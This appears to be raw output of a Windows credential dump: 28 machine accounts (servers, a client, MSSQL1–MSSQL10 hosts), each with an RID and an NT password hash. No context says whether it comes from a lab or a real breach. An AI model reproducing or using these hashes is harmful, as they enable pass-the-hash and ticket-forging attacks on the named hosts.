inbound$:1119:aad3b435b51404eeaad3b435b51404ee:3890bff01d0a7cc2da5f6ab2247573e7:::

customer$:1120:aad3b435b51404eeaad3b435b51404ee:c156ac9c2e74563914130b4212bc614d:::

ir$:1121:aad3b435b51404eeaad3b435b51404ee:51948713094207d98c84315633eeb861:::

announce$:1122:aad3b435b51404eeaad3b435b51404ee:db366f00216407c93042a43a04fd7a32:::

iris$:1123:aad3b435b51404eeaad3b435b51404ee:82e1b93b43b99d7060869e02737f175c:::

dev1$:1124:aad3b435b51404eeaad3b435b51404ee:1dde0903bdb7f24cb768a5880350d586:::

cust24$:1125:aad3b435b51404eeaad3b435b51404ee:103c4dca7e48c70a63633d815740564b:::

mx$:1126:aad3b435b51404eeaad3b435b51404ee:ed3486283181589c931a0bcde049aa3e:::

vader$:1127:aad3b435b51404eeaad3b435b51404ee:c300680e0d4bd889dcb0e4f4ab9c1652:::

cust53$:1128:aad3b435b51404eeaad3b435b51404ee:98d9ac348638b04fb3360e960b0a51c7:::

mv$:1129:aad3b435b51404eeaad3b435b51404ee:4a100cd5986927beea5207314dcc6136:::

mickey$:1130:aad3b435b51404eeaad3b435b51404ee:40c859ccba75ac01204c635eff7b025a:::

ptld$:1131:aad3b435b51404eeaad3b435b51404ee:36bdc6a8cab46f1ddce9f870f510aacd:::

tool$:1132:aad3b435b51404eeaad3b435b51404ee:0f0e148c7f8946e3df14e5e39b2f1f5c:::

uninet$:1133:aad3b435b51404eeaad3b435b51404ee:77620392fabbdf3606bc53545c788945:::

houstin$:1134:aad3b435b51404eeaad3b435b51404ee:6902b491549f7a20d6a43be1cdebbcc5:::

SERVER2$:1135:aad3b435b51404eeaad3b435b51404ee:b4df116b90028894ed9bcba5d0acdaf1:::

CLIENT1$:1601:aad3b435b51404eeaad3b435b51404ee:ec9cb0014c470813912bd48244efd07f:::

MSSQL1$:2661:aad3b435b51404eeaad3b435b51404ee:d1a18c7e61b2f6cf603662918f869f7e:::

MSSQL2$:2662:aad3b435b51404eeaad3b435b51404ee:cceac06015312367a30f66720ab2359a:::

MSSQL3$:2663:aad3b435b51404eeaad3b435b51404ee:2d22f36b4fb081eec75f10c31448f09f:::

MSSQL4$:2664:aad3b435b51404eeaad3b435b51404ee:2b560d59bfe24afea73d30498e9646bf:::

MSSQL5$:2665:aad3b435b51404eeaad3b435b51404ee:0dfcf8759b08803f28fbbbe2c4e7276a:::

MSSQL6$:2666:aad3b435b51404eeaad3b435b51404ee:e15c0bbd4fa58b6eb9c54be6b37c9c00:::

MSSQL7$:2667:aad3b435b51404eeaad3b435b51404ee:5eace11e9ac98b08583fda82758bd23f:::

MSSQL8$:2668:aad3b435b51404eeaad3b435b51404ee:53c59ad1e4bc7831399b96e6fe0e9b32:::

MSSQL9$:2669:aad3b435b51404eeaad3b435b51404ee:207292047d37fbd701435173d4844884:::

MSSQL10$:2670:aad3b435b51404eeaad3b435b51404ee:2d3c9c0de2e0ca56899365023c5809f6:::